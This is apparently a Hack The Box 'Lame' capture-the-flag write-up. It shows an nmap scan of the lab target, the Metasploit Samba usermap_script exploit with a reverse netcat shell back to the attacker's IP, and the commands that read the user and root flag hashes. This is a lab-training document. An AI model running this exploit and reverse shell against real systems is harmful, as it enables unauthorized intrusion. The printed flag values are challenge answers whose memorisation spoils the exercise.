Lame


#metaspliot #OSCP

Enumeration

namp -sS -sV -sC 10.129.25.29

```
┌──[sg-dedivip-1]─[10.10.14.31]─[nonthakorn@htb-pqjcwcxcae]─[~]
└──╼ [★]$ nmap -sS -sC -sV 10.129.25.29
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-22 07:42 CDT
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 07:43 (0:00:06 remaining)
Stats: 0:00:41 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.82% done; ETC: 07:43 (0:00:00 remaining)
Nmap scan report for 10.129.25.29
Host is up (0.0018s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.31
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

!There is a vulnerability on



Exploit

1. We can use metasploit to exploit it
   msfconsole

`search name:samba type:exploit 3.0.20` or `search samba 3.0.20`

```
[msf](Jobs:0 Agents:0) >> search name:samba type:exploit 3.0.20

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script" Command Exec
ution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

[msf](Jobs:0 Agents:0) >> use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```


2. RHOST -> Target IP
   LHOST -> Our IP

```
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   10.129.25.29     yes       The target host(s), see https://docs.metasploit.com/docs/using
                                       -metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.31      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

3. `run` exploit and get the flag

```
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> run

[*] Started reverse TCP handler on 10.10.14.31:4444
[*] Command shell session 2 opened (10.10.14.31:4444 -> 10.129.25.29:52041) at 2024-07-22 08:00:08 -0500
```

4. Use linux command to find the flag



```
cd makis
ls
user.txt
cat user.txt
706134660a52ce5f3178d4f943669427
ls
user.txt
cd ../../../
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
initrd.img.old
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
cat root.txt
cat: root.txt: No such file or directory
cat root/root.txt
f58aee7f376bd8bf24d1c340afcc4a11
```